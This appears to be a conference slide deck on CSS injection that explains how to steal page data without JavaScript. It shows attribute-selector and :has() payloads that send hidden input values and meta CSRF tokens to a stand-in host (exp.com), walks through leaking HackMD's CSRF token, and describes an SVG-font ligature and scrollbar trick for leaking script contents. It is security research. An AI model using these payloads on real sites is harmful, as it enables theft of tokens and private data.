

Attacking web without JS

CSS Injection

Huli from Cymetrics / OneInfinity @ CYBERSEC 2022



About



Huli

- Security Researcher at Cymetrics / OneInfinity
- CTF player at Water Paddler
- <https://blog.huli.tw/>

Front-end Security

Front-end Security

=> XSS(Cross-Site Scripting)

Front-end Security

=> XSS(Cross-Site Scripting)

IE7 (15 years ago)

```
<p style="
  x:expression(alert(1))
">
```

CSS injection
=> Steal data via CSS

⇒ CSS injection
How?
Steal data via CSS


```
input[value^="a"] {  
  background: url("//exp.com?a");  
}
```

CSS selectors

```
input[value^="a"] // prefix  
input[value$="a"] // suffix  
input[value*="a"] // contains
```


Steal input value

```
<form>  
  <input type=hidden name=token value=abc123>  
  <input name="action" value="update">  
  <input type="submit">  
</form>
```

Steal input value

```
<form>  
  <input type=hidden name=token value=abc123>  
  <input name="action" value="update">  
  <input type="submit">  
</form>
```

```
input[value^="a"] {  
  background: url("//exp.com?a");  
}
```



Steal input value

```
<form>  
  <input type=hidden name=token value=abc123>  
  <input name="action" value="update">  
  <input type="submit">  
</form>
```

```
input[value^="a"] + input {  
  background: url("//exp.com?a");  
}
```



Steal input value

```
<form>  
  <input name="action" value="update">  
  <input type="submit">  
  <input type=hidden name=token value=abc123>  
</form>
```

has: to the rescue

```
<form>  
  <input name="action" value="update">  
  <input type="submit">  
  <input type=hidden name=token value=abc123>  
</form>
```

```
form:has(input[value^="a"]) {  
  background: url("//exp.com?a");  
}
```



:has() CSS relational pseudo-class - WD

Select elements containing specific content. For example, `a:has(img)` selects all `<a>` elements that contain an `` child.

Current aligned

Usage relative

Date relative

Filtered

All



Chrome	Edge *	Safari	Firefox	Opera	IE
4-100		3.1-15.3	2-102		
¹ 101-104	12-104	15.4-15.6	² 103	10-90	6-10
105	105	16.0	² 104	91	11
106-108		16.1-TP	² 105-106		

Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```



Steal meta content

```
... <meta name="token" content="abc123"> == $0
  </head>
  ▶ <body>...</body>
</html>
```

html head meta

Styles Computed Layout Event Listeners >>

Filter :hov .cls + [[]

```
element.style {
}
meta[content^="a"] {                                test.html:9
  background: ▶ url(https://exp.com?a);
}
meta {                                              user agent stylesheet
  display: none;
}
```

Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta {  
  display: block;  
}  
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```

Steal meta content


```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta {  
  display: block;  
}  
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```



Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</h
```



The image shows a browser developer tools window with the 'Styles' panel open. The 'head' element is selected, and the 'Styles' pane shows a CSS rule for 'head' with 'display: none;' highlighted in red. The rule is from the 'user agent stylesheet'. The 'Computed' pane is also visible, showing 'element.style' with an empty rule. The 'Layout' and 'Event Listeners' panes are also visible. A large red 'X' is overlaid on the right side of the image.


```
me  
}
```

Steal meta content

```
<head>  
  <meta name=token content=abc123>  
</head>
```

```
meta, head {  
  display: block;  
}  
meta[content^="a"] {  
  background: url(//exp.com?a);  
}
```





Elements Performance insights

```
<!DOCTYPE html>  
<html>  
  <head>  
    ... <meta name="token" content="abc123"> == $0
```

html head meta

Styles Computed Layout Event Listeners DOM

Filter

```
element.style {  
}  
  
meta[content^="a"] {  
  height: 100px;  
  background: ▶ ■ red;  
}
```


abc123

Elements Performance insights

```
<!DOCTYPE html>
<html>
  <head>
    ... <meta name="token" content="abc123">...</...>
```

html head meta

Styles Computed Layout Event Listeners

Filter

```
element.style {
}

meta, head {
  display: block;
}

meta {
  display: none;
}

Pseudo ::before element

meta:before {
  content: attr(content);
  font-size: 50px;
}
```

Steal HackMD CSRF token

```
<meta name="mobile-web-app-capable" content="yes">
<meta property="og:image" content="https://hackmd.io/images/media/HackMD-og.jpg">
<meta property="fb:app_id" content="1436904003272070">
<meta name="realtime-register-serverurl" content="https://hackmd.io/realtime-reg">
... <meta name="csrf-token" content="XpcPZett-Aw6arXPHCkUB69wfY2ZhPQQ0oqU"> == $0
<title>HackMD - Markdown 協作知識庫</title>
<link rel="icon" type="image/png" href="https://hackmd.io/favicon.png">
<link rel="apple-touch-icon" href="https://hackmd.io/apple-touch-icon.png">
<script src="https://cdn.jsdelivr.net/npm/@fortawesome/fontawesome-free@5.15.1/dist/js/fontawesome.min.js">
```

Steal HackMD CSRF token

```
#a {
  display: block;
  white-space: pre-wrap;
}

meta[name="csrf-token"], head {
  display: block;
}


meta[name="csrf-token"]
[content^="X"] {
  background: url(//example.com?X)
}
```

```
-reg">
... <meta name="csrf-token" content="XpcPZett-A
    == $0
    <title>HackMD - Markdown 協作知識庫</title>
    <link rel="icon" type="image/png" href="htt
    <link rel="apple-touch-icon" href="https://
    <script type="text/javascript" async src="h


html  head  meta
Styles  Computed  Layout  Event Listeners  >>
Filter  :hov .cls + [ [
element.style {
}
meta[name="csrf-token"][content^="X"] <style>
{
  background: url(//example.com?X);
}
```

Steal HackMD CSRF token

HackMD




Server



Steal HackMD CSRF token


HackMD




server?token=a




Server



Steal HackMD CSRF token



Steal HackMD CSRF token



Demo

Steal CSRF token != CSRF 😞

Steal any content

```
<script>  
  var secret = "abc123";  
</script>
```

Is it possible?

ligature

<i>AE</i> → <i>Æ</i>	<i>ij</i> → <i>ij</i>
<i>ae</i> → <i>æ</i>	<i>st</i> → <i>st</i>
<i>OE</i> → <i>Œ</i>	<i>ft</i> → <i>ft</i>
<i>oe</i> → <i>œ</i>	<i>et</i> → <i>&</i>
<i>ff</i> → <i>ff</i>	<i>fs</i> → <i>ß</i>
<i>fi</i> → <i>fi</i>	<i>ffi</i> → <i>ffi</i>

ligature

```
<svg>  
  <defs>  
    <font horiz-adv-x="0">  
      <font-face font-family="leak" units-per-em="1000" />  
      <glyph unicode="&quot;a"   
        horiz-adv-x="10000" d="M1 0z" />  
    </font>  
  </defs>  
</svg>
```

ligature + scroll bar

```
script {  
  width: 300px;  
  display: block;  
  font-family: "leak";  
  white-space: nowrap;  
  overflow-x: auto;  
}  
script::-webkit-scrollbar {  
  background: blue;  
}  
script::-webkit-scrollbar:horizontal {  
  background: url(https://exp.com?a);  
}
```

ligature + scroll bar



A screenshot of a code editor window. The window has a title bar with standard macOS window controls (red, yellow, green buttons) and navigation icons (back, forward, search, refresh). The address bar shows the file path: `file:///Users/li.hu/Documents/security-resear`. The main content area displays a single line of code: `var secret = abc123`.



